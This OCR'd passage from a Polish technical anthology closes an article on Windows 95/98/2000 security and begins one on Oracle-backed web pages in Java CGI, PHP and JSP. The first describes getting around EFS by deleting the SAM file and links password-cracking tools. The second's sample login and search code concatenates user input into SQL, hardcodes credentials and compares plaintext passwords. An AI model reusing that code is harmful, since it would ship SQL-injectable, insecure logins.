

*Rys. 9. Okno programu Łamacz Run As*

Program dostępny jest na stronie `www.runas.prv.pl`.

## 5. Szyfrowanie

Technologia NT to nie tylko nadawanie praw plikom dla poszczególnych użytkowników. To także mechanizm „rejestru zdarzeń" (logów), usług, a przede wszystkim możliwości szyfrowania danych (EFS – *Encrypting File System*). System ten oparty jest na kluczu publicznym, który koduje dane w czasie rzeczywistym. Uniemożliwia to skorzystania z tych danych bez właściwego klucza [3]. System EFS może kodować, używając losowo generowanego klucza kodowania (FEK), który jest następnie kodowany za pomocą jednego lub kilku kluczy publicznych, w tym również klucza użytkownika (każdy użytkownik otrzymuje parę kluczy – publiczny/prywatny), oraz klucza agenta odzyskiwania. Zakodowane wartości przechowywane są jako atrybuty plików. System szyfrowania EFS rzeczywiście uniemożliwia przeczytanie danych przez nieupoważnionego użytkownika, lecz wyzerowanie hasła poprzez usunięcie pliku %SystemRoot%\system32\config\SAM umożliwia zalogowanie się na konto administratora z pustym hasłem i odczytanie zakodowanych plików. Jest tak dlatego, że system nadal posiada klucz umożliwiający rozszyfrowanie danych. Klucz ten identyfikuje tylko użytkownika, a więc jeżeli dane zostały zaszyfrowane przez administratora, to w tym momencie są dostępne.

Istnieje metoda na poziomie systemu operacyjnego, która niewątpliwie utrudni odczyt przez drugą osobę zakodowanych danych. Ta metoda polega na zapisaniu klucza na dyskietce, a następnie usunięcie go z systemu. Teraz jeżeli użytkownik będzie się logować, to system poprosi o ten klucz. Całość operacji można wykonać w panelu *Zasady grup* (qpedit.msc). Pokazuje to rys. 10.




*Rys. 10. Okno apletu Zasady grup*

To nie koniec problemu. W momencie szyfrowania plik zostaje przeniesiony do katalogu *temp* pod nazwą *efs0.tmp* [3], który jest szyfrowany i zapisywany na miejsce początkowego pliku, po czym plik jest kasowany. Wydaje się, że pliku nie ma, jednak plik jest na dysku. Wpis w głównej tablicy plików oznaczony jest jako pusty. Dopiero w momencie zapisu nowych plików plik może zostać „zamazany". Fizycznie plik na powierzchni dysku jest. Pozostaje problem odczytu jego zawartości. Dane takie można odczytać edytorem na niskim poziomie, np. „dskprobe.exe", który można znaleźć w pakiecie *Resource Kit* Windows 2000. Aby zabezpieczyć się, istnieją dwie metody:

- użyć narzędzia *cipher*. Sposób jego użycia to Cipher /W: d:\kosz, co spowoduje oczyszczenie katalogu „d:\kosz". Klastry dysku związane najpierw tym katalogiem zostaną nadpisane (wyzerowane),
- utworzyć najpierw katalog, a następnie go zaszyfrować. Potem zapisywać w nim ważne dane (system wówczas nie tworzy kopii plików nieszyfrowanych).

Więcej informacji na temat szyfrowania przez system Windows 2000 można znaleźć na stronach internetowych firmy Microsoft [10].

* * *

W artykule zostały przedstawione tylko niektóre problemy bezpieczeństwa systemów Windows 95/98/2000. Różnice w Windows 95 i 98 pod względem bezpieczeństwa są znikome. Systemy te nie dają pewnej metody ochrony danych, stąd nie powinny być stosowany tam, gdzie ważna jest poufność danych. Dopiero system Windows 2000 (NT) oferuje szereg zabezpieczeń, które jednak też można obejść. W artykule chciałem przedstawić kilka sposobów takiego obejścia i ewentualne konsekwencje tego. Porównanie zabezpieczenia w systemach Windows 9x oraz 2000 zawiera tab. 2.

***Tab. 2. Porównanie cech bezpieczeństwa systemów Windows 95/98 i Windows 2000***

| | Windows 95/98 | Windows 2000 |
|---|---|---|
| Zabezpieczenia DOS-u | tylko programowo | brak DOS-u |
| Zabezpieczenie rejestru | tylko programowo | tak |
| Nałożenie praw uruchamiania plików | tylko programowo | tak |
| Ochrona hasłem | słaba (można obejść) | dobra (trudno obejść, lecz jest to możliwe) |
| Zerowanie hasła | wystarczy usunąć plik *.pwl | tak – tylko z innego systemu poprzez usunięcie pliku sam |
| Monitorowanie pracy systemu | tylko programowo | tak |
| Zdalne wykonywanie programu | brak | tak – należy zastanowić się, czy ta usługa jest potrzebna |
| Blokada portów | tylko programowa | tak |
| Szyfrowanie danych | tylko programowo | tak |

**Bibliografia**

1. „WinSecurity Magazine", Magazyn administratorów i użytkowników systemu Windows, styczeń 2002.
2. Joel Scambray i Stuart McClure, *Hakerzy – cała prawda. Sekrety zabezpieczeń sieci komputerowych*, Warszawa 2001.
3. Joel Scrambray i S. McClure, *Hakerzy w Windows 2000*, Warszawa 2002.
4. http://windows.online.pl/alchemia/rejestr1.htm.
5. http://www.ethereal.com/distribution/win32/old-versions/ethereal-setup-0.9.6.exe).
6. R3x http://online.securityfocus.com/data/tools/R3x060.zip.
7. http://worldofhacking.virtualave.net/portscanner.zip.
8. http://anticode.com/windows-sniffers-and-password-crackers/cain151.zip.
9. http://banyan.dlut.edu.cn/~ygh/security/tools/lc3setup02.exe.
10. http://www.microsoft.com/windows2000/docs/encrypt.doc.

# Część IV

# TECHNOLOGIE WWW

# Interfejsy połączeń do baz danych Oracle na stronach WWW

*Jan Ulrich*

## 1. Dynamiczne generowanie stron opierających się na bazach danych

Problemem poruszanym w tym artykule jest tak zwane dynamiczne przedstawianie zawartości na stronach WWW. Składniki interfejsu użytkownika „czystego" HTML-u ograniczają się do poruszania się między stałą strukturą stron, których zawartość też jest stała. Każda funkcjonalność wychodząca poza te ramy musi być wspierana przez odpowiedni program uruchamiany po stronie komputera-serwera.

Tymczasem bardzo ważnym obszarem zastosowań stron WWW stało się prezentowanie danych z bazy danych, implementacja zdalnego składania zamówień i inne zagadnienia, które wymagają komunikacji z użytkownikiem. O ile sama komunikacja może być realizowana przy użyciu formularzy na stronie, to dane te muszą być po stronie serwera obrabiane i zapamiętywane. Służą do tego specjalne programy, których efektem uruchomienia jest wygenerowanie strony w czystym języku HTML. Strona ta następnie jest przesyłana do klienta i interpretowana przez jego przeglądarkę. Zadaniem programu jest zazwyczaj połączenie się z bazą danych i przeprowadzenie na niej pewnych operacji, np. wczytanie zawartości artykułu prasowego lub zapisanie zlecenia do bazy sklepu internetowego. Oczywiście, wszystkie te zagadnienia można by realizować za pomocą czystego HTML-u, ale koszt takiej pracy byłby ogromny – należałoby modyfikować strukturę stron, np. przy każdorazowym dodaniu towaru do sklepu internetowego. Dużo wygodniej jest dopisać wiersz do bazy danych – zazwyczaj za pomocą programu administracyjnego.

## 2. Krótki przegląd technologii

### 2.1 Technologia CGI

Istnieje wiele technologii pozwalających na realizację tego zagadnienia. Najstarszą jest CGI (ang. *Common Gateway Interface*). Zasada działania jest prosta. Klient za pomocą swojej przeglądarki wysyła żądanie strony do serwera. Serwer, aby je spełnić, uruchamia zwykły program, a jego wynik przesyła klientowi. Wymagania stawiane programowi CGI są następujące:

- musi czytać ze standardowego wejścia,
- pisać na standardowe wejście,
- obsługiwać zmienne systemowe,
- czytać parametry wywołania programu.

Reguły te spełniają między innymi: C++, shelle (Unix), Perl, Pascal, Java. Do wad CGI należy przede wszystkim duże zużycie zasobów systemowych serwera. Program CGI jest uruchamiany jako oddzielny proces, który otrzymuje własną przestrzeń adresową. Ponadto jest mało bezpieczny. Przykład: jeżeli program zapisuje dane pobierane z formularzy do pliku, to plikowi temu musimy nadać prawa zapisu dla użytkownika (gościa lub uruchamiającego serwer WWW z CGI), co może być potencjalną dziurą z zabezpieczeniach serwera.

### 2.2 Technologia PHP

PHP jest językiem programowania zagnieżdżonym w kodzie strony WWW napisanej w języku HTML. Jest to tak zwany język *server – side*, tzn. kod PHP jest przetwarzany przez serwer, a wygenerowany przez niego wynik jest przesyłany do klienta.

**Przykład**

```
<html>
 <head>
 <title>Przykład</title>
 </head>
 <body>
 <?php
 echo ("Prosty skrypt w języku PHP.");
 ?>
 </body>
</html>
```

Powyższy przykład pokazuje zwykłą stronę HTML. Zawiera ona standardowe znaczniki HTML, HEAD, TITLE i BODY. Wewnątrz znacznika BODY, gdzie w zwykłej stronie znajduje się kod html, tutaj widać znaczniki <?php.....?>, wewnątrz których umieszcza się kod w języku PHP – np. funkcję *echo*. Nie ma tutaj problemu, jaki stwarzają skrypty CGI, gdzie trzeba wielokrotnie wpisywać instrukcje produkujące kod HTML (wszystkie znaczniki).

Na najprostszym poziomie PHP potrafi wszystko to, co potrafi skrypt CGI, a więc przetwarzanie danych, dynamiczne generowanie strony i obsługa *cookies*. Najbardziej przydatną stroną PHP jest łatwość dostępu do wielu popularnych baz danych, np. InterBase, PostgreSQL, dBase, mSQL, Sybase, IBM DB2, MySQL, Oracle (OCI7 i OCI8) [4].

Język PHP zawiera wiele udogodnień. Jego składnia jest analogiczna do C, ale podstawowa różnica polega na tym, że kod PHP jest interpretowany, a nie kompilowany. Można tworzyć zmienne wielu różnych typów, ale nie istnieje restrykcyjny mechanizm ich kontroli. Można definiować klasy, ale nie można posługiwać się typami strukturalnymi. PHP jest mieszanką wielu języków, dzięki czemu otrzymano zupełnie nową jakość działania.


## 2.3 Technologia JSP firmy Sun Microsystems

Głównym atutem programowania w JSP nie jest łatwość programowania (PHP jest dużo łatwiejsze), ale potężne możliwości wynikające z zastosowania obiektowego języka Java. JSP wchodzi w skład platformy Java 2 Enterprise Edition i może wykorzystywać jej inne komponenty, takie jak serwlety czy EJB. Możliwe jest także wykorzystanie szerokiej gamy bazodanowych sterowników JDBC; istnieją funkcje specyficzne tylko dla JSP: biblioteki etykiet. Na najprostszym poziomie proces tworzenia strony JSP przebiega tak:

- odebranie żądania strony z przeglądarki HTML klienta,
- przetworzenie żądanej strony WWW,
- skompilowanie jej do postaci serwletu,
- wygenerowanie odpowiedzi i wysłanie jej klientowi.

Kontener musi więc obsługiwać protokół HTTP, a poza tym może wspierać inne protokoły typu żądanie–odpowiedź. Kompilacja ma dwie zasadnicze zalety. Po pierwsze, w wypadku dostępu drugi raz do tej samej strony czas oczekiwania na odpowiedź jest zredukowany. Po drugie, czas potrzebny na otwarcie kontenera jest także zmniejszony, dlatego że nie trzeba uruchamiać kompilatora [2].

Cały proces przebiega tak, jak pokazuje poniższy schemat.





*Rys. 1. Proces obsługi żądania przez kontener JSP*

## 3. Przykładowe implementacje

### 3.1 Technologia CGI w Javie

Uproszczony schemat relacji pomiędzy użytkownikiem, serwerem Apache, skryptem CGI w Java a bazą Oracle przedstawia rys. 2.




*Rys. 2. Realizacja żądania przez serwer Apache*

Użytkownik, wpisując adres `http://localhost/system.html`, wysyła prośbę do serwera APACHE o dostarczenie strony. Serwer dostarcza stronę (jeszcze statyczną), w której jest formularz z oknem edycyjnym i przyciskiem *Szukaj*. Użytkownik wpisuje tam żądaną maskę nazwiska i wciska przycisk. To, co wpisał użytkownik, zostaje przekazane poprzez serwer Apache do skryptu CGI. Skrypt pobiera dane z bazy Oracle i tworzy z nich kod strony WWW. Ten kod zostaje przekazany przez serwer Apache do przeglądarki.

Jakie dane są przekazywane na poszczególnych poziomach? Najpierw użytkownik wysyła do serwera Apache prośbę o stronę. Następnie serwer uruchamia skrypt CGI (będzie się on nazywał `Polaczenie.class`) napisany w Java, przekazując mu jako parametr np. S. Skrypt ten wysyła do bazy zapytanie:

"select empno, ename, job from emp where upper(ename) like upper('S');",

gdzie S jest łańcuchem, który podał użytkownik. Baza zwraca 2 rekordy:

7369 SMITH CLERK

7788 SCOTT ALANYST ,

które skrypt CGI "ubiera", tworząc z nich kod strony WWW. Kod ten jest przekazywany przez serwer Apache do przeglądarki, a ta interpretuje go i pokazuje stronę użytkownikowi.

Do stworzenia skryptu `Polaczenie.class` potrzebny jest kompilator Java (np. *javac.exe*), który przetworzy poniższy kod do pliku z kodem bitowym (z rozszerzeniem **.class*), a ten może być uruchamiany przez plik *java.exe*. Kod klasy `Polaczenie` (czyli skryptu CGI) wygląda tak:

```
import java.sql.*;
class Polaczenie
{
String url= new String ("jdbc:oracle:thin:@n4u0l4:1521:SID");
Connection con; ResultSet res;
public Polaczenie() throws
                ClassNotFoundException,SQLException
{
Class.forName("oracle.jdbc.driver.OracleDriver");
con=DriverManager.getConnection(url,"scott","tiger");
}//koniec konstruktora
public void drukuj(String param) throws SQLException
{
Statement st = con.createStatement();
res=st.executeQuery("select * from emp where
          upper(ename) like upper('"+param+"%')");
System.out.println("<b><u>Nr Nazwisko
                          Stanowisko</u></b><br>");
while (res.next())
{String wynik=res.getString(1)+" "+res.getString(2)+"
                                  "+res.getString(3);
System.out.println("<b>"+wynik+"</b><br>");}
res.close();
}
public void finalize() throws Throwable
{
 if (con!= null) con.close();
}
public static void main(String [] args)
{
```

```
 System.out.println("Content-type: text/html;
                                charset=windows-1250");
 System.out.println("");
 System.out.println("<HTML>");
 System.out.println("<BODY>");
 System.out.println("Szukam kogoś
                                  na:"+args[0]+"<BR>");
try
{
 Polaczenie moje=new Polaczenie();
 moje.drukuj(args[0]);
}
 catch(ClassNotFoundException e)
 {
 System.out.println(e);
 }
 catch(SQLException e)
 {
 System.out.println(e);
 }
System.out.println("</BODY>");
System.out.println("</HTML>");
}//koniec main'a
}//koniec klasy
```

Powyższa klasa `Polaczenie` ma konstruktor, którego zadaniem jest sprawdzenie, czy odpowiedni driver (oracle.jdbc.driver.OracleDriver) istnieje w pliku casses111.zip wskazywanym przez zmienną środowiskową CLASSPATH (za to odpowiada metoda *Class.forName*) i czy uda się połączyć z bazą Oracle (za to odpowiada metoda *DriverManager.getConnection* (url,"scott","tiger");).

Łączę się z bazą jako użytkownik SCOTT o standardowym haśle TIGER. Zwraca jeszcze uwagę pole klasy:

String url= new String ("jdbc:oracle:thin:@n4u0l4:1521:SID");

"jdbc:oracle:thin" oznacza tutaj nazwę sterownika JDBC. Jest to tzw. THIN CLIENT, czyli "lekki" klient, pozwalajcy łączyć się z bazą bez konieczności instalacji Net8 po stronie klienta. Net8 to interfejs połączenia bazy danych Oracle z klientem (może nim być np. Oracle Form Builder lub Oracle Report Builder);

"n4u0l4" to nazwa hosta, na którym zainstalowana jest baza;

"1521" to numer portu, na którym nasłuchuje LISTENER – specjalny proces bazy zajmujący się odbieraniem zapytań skierowanych do niej;

"SID" to po prostu SID bazy, czyli *System Identifier* – unikalny łańcuch opisujący daną instancję bazy danych Oracle.

Metoda *drukuj* (String) tworzy główną część strony zawierającą podkreślony nagłówek i trzy kolumny z danymi. Jej najważniejszą częścią jest metoda *executeQuery* pochodząca z klasy `Statement`, która kieruje zapytanie do bazy danych. Metody: *getString(int)* i *next()* z klasy `ResultSet` odpowiadają za pobieranie kolejnych pól z kolejnych rekordów wczytanych z bazy.

W ten sposób skrypt tworzy pełny kod HTML, który może być zinterpretowany przez dowolną przeglądarkę internetową.

## 3.2 Technologia PHP


Podam teraz przykład implementacji sklepu internetowego w PHP – najistotniejsze fragmenty. Sklep internetowy służy do sprzedawania różnych towarów klientom. Towary są pogrupowane w kategorie. Klienci muszą rejestrować się w sklepie przed dokonaniem zakupu, zostawiając tam swoje dane: między innymi adres domowy i e-mail, co jest konieczne do realizacji zamówienia. Chcę, aby każdy klient po zalogowaniu się mógł przeglądać towary według kategorii, wybierać niektóre z nich i zamawiać określoną ich ilość, używając koszyka. Informacje o zamówieniach i ich realizacjach będę przechowywał (tak jak i dane o tawarach, ich kategoriach i klientach) w relacyjno-obiektowej bazie Oracle 8. Występować tutaj będą tabele z: kategoriami towarów, towarami, klientami sklepu, zamówieniami, realizacjami zamówień.

Specyficzna jest tylko tabela z zamówieniami – każde zamówienie (nawet wielu towarów naraz) reprezentowane jest jednym tylko wierszem. Możliwe jest to dzięki obiektowemu rozszerzeniu bazy Oracle – tutaj tablicom VARRAY i typom obiektowym:


```
CREATE TYPE TZAMOWIENIE AS OBJECT (
TOW_KOD number(10,0),
ILE number(10,0)
);
CREATE TYPE TZAMOWIENIA AS
VARRAY(50) OF TZAMOWIENIE;
create table ZAM
(
ID number(10,0),
ZAMOWIENIA TZAMOWIENIA,
DATA date not null,
KLI_KOD number(10,0) NOT NULL,
```

```
PRIMARY KEY (ID),
FOREIGN KEY (KLI_KOD) REFERENCES KLI
);
```

Na rys. 3 podany jest uproszczony schemat relacji między tabelami.




*Rys. 3. Schemat encji całej bazy*




*Rys. 4. Schemat działania witryny sklepu*


Na rys. 4 przedstawiono schemat działania witryny sklepu. Zadaniem strony `login.html` jest pokazanie pól, do których klient wpisuje swoje dane. Jeżeli chce się zarejestrować pierwszy raz, może udać się stąd na stronę `nowy.html`, gdzie podaje dane sprawdzane przez `sprawdź_nowy.php`. Na stronie `sprawdz.php` wykonywane jest zapytanie do bazy w celu sprawdzenia tożsamości użytkownika. Następna strona – główna, której widok jest niżej – składa się z trzech kolumn. Są one realizowane przez pliki `lewa.php`, `srodek.php` oraz `prawa.php`. Ich zastosowanie to wyświetlenie kategorii towarów, samych towarów i koszyka. Po wybraniu towaru pokazuje się strona `zamawia.php`, której zadaniem jest wczytanie ilości zamawianego towaru. Wysłanie całego zamówienia odbywa się na stronie `execute.php`. Najistotniejsze elementy implementacji zawiera kod strony `sprawdz.php` (prezentujący łączenie się z bazą w celu weryfikacji tożsamości użytkownika).

```
<?php
session_start();
$handle = ora_plogon("JANEK@SID", "HASLO")or die;
$cursor = ora_open($handle);
ora_commitoff($handle);
$query = "select count(*) from kli where
     upper(imie)=upper('$imie') and upper(nazwisko)
                                = upper('$nazwisko')";
ora_parse($cursor, $query) or die;
ora_exec($cursor);
ora_fetch($cursor);
$ile = ora_getcolumn($cursor,0);

if ($ile==0)
{
echo("<font size=\"2\" color=\"red\">");
echo("Nie ma takiego użytkownika!!!<BR>");
echo("Wciśnij ten link, aby powrócić do <a
     href=\"login.html\"> panelu logowania. </a>");
echo("</font>");
}

else

{//teraz sprawdzenie, czy hasło jest poprawne
                                    i zapamiętanie kodu
 echo("<font size=\"2\" color=\"red\">");
```

```
echo("Użytkownik, którgo podałeś, jest rzeczywiście
                                zarejestrowany...<BR>");
echo("</font>");
$query = "select kod, haslo from kli where
    upper(imie)=upper('$imie') and upper(nazwisko)
                                = upper('$nazwisko')";
ora_parse($cursor, $query) or die;
ora_exec($cursor);
ora_fetch($cursor);
$kod=ora_getcolumn($cursor,0);
$haslo_z_bazy=ora_getcolumn($cursor,1);

if ($haslo_z_bazy==$haslo)
{
session_register("imie");
session_register("nazwisko");
session_register("haslo");
session_register("kod");
$i=0;
session_register("i"); // ile jest zamówionych
                                              towarów...
session_register("tablica"); // tablica
             w systemie kod_towaru,ile_togo_towaru
echo("<font size=\"2\" color=\"red\">");
echo("Zalogowałes się jako:<BR>");
echo("IMIE: $imie<BR>");
echo("NAZWISKO: $nazwisko<BR>");
//echo("HASLO: $haslo<BR>");
echo("Twój kod w bazie to:$kod<BR>");
echo("Przełącz się do strony głównej klikając <a
        href=\"main.php4?kateg=1\"> tutaj </a>");
echo("</font>");
}
else
{
//złe hasło, użytkownik dobry!!!
echo("<font size=\"2\" color=\"red\">");
echo("Hasło jest błędne!!!<BR>");
echo("Wciśnij ten link, aby powrócić do <a
    href=\"login.html\"> panelu logowania. </a>");
echo("<font size=\"2\" color=\"red\">");
}//koniec sprawdznia hasła
}//koniec sprawdzania, czy użytkownik istnieje
?>
```

Analogicznie budowane są inne strony. Oto kolejny przykładowy kod pozwalający wyświetlić kategorie towarów po lewej stronie okna:

```
while(ora_fetch($cursor))
{
$kodKategorii = ora_getcolumn($cursor, 0);
echo("$kodKategorii)");
$Kategoria = ora_getcolumn($cursor, 1);
echo("<a href=\"main.php4?kateg
            =$kodKategorii\">$Kategoria</a><BR>");
}
```





*Rys. 5. Wygląd witryny*

## 3.3 Technologia JSP

Do przechowywania informacji w bazie potrzebne są trzy tabele. Pierwsza z nich służy do zapamiętywania działów wiadomości (kategorii). Ma pola *kod* i *nazwa*. Druga tabela służy do reprezentowania artykułów wchodzących w skład działu. Ma pola *kod*, *tytul*, *leadin*, *tresc* i *dzialy_kod*. Ostatnia tabela umożliwia internautom dodawanie ich własnych opinii na temat artykułów. Taki system jest popularny (m.in. Wirtualna Polska, Onet). Tabela ma pola: *kod*, *artykuly_kod*, *number*, *opinie_kod number*, *tresc*. Opinie mają strukturę hierarchiczną – to znaczy, że użytkownicy portalu mogą sobie odpowiadać. Służy do tego pole *opinie_kod*, wskazujące opinię, na jaką internauta odpowiada.

**Architektura MODEL-VIEW-CONTROLLER**

Architektura ta jest oparta na idei modelu (reprezentującego dane zawarte w bazie), widoku (prezentującego dane użytkownikowi) i kontrolera (pozwalającego użytkownikowi dokonywać zmian na danych). W JSP architekturę tę standardowo realizuje się za pomocą strony JSP (która jest widokiem), klasy `JavaBean` (będącej modelem) i serwletu (pracującego jako kontroler).




*Rys. 6. Schemat działania architektury MVC*

Model jest klasą `JavaBean`. Zawiera ona tylko jedną metodę *dodajOpinie*. Przyjmuje ona jako parametry wywołania treść dodawanej opinii, kod komentowanego artykułu, kod opinii, na jaką internauta odpowiada, i wskaźnik na obiekt klasy `Connection`, reprezentujący istniejące już połączenie z bazą zaczerpnięte z puli połączeń. Jej działanie polega na wstawieniu jednego rekordu do tabeli *opinie*. Realizuje się to za pomocą instrukcji:

```
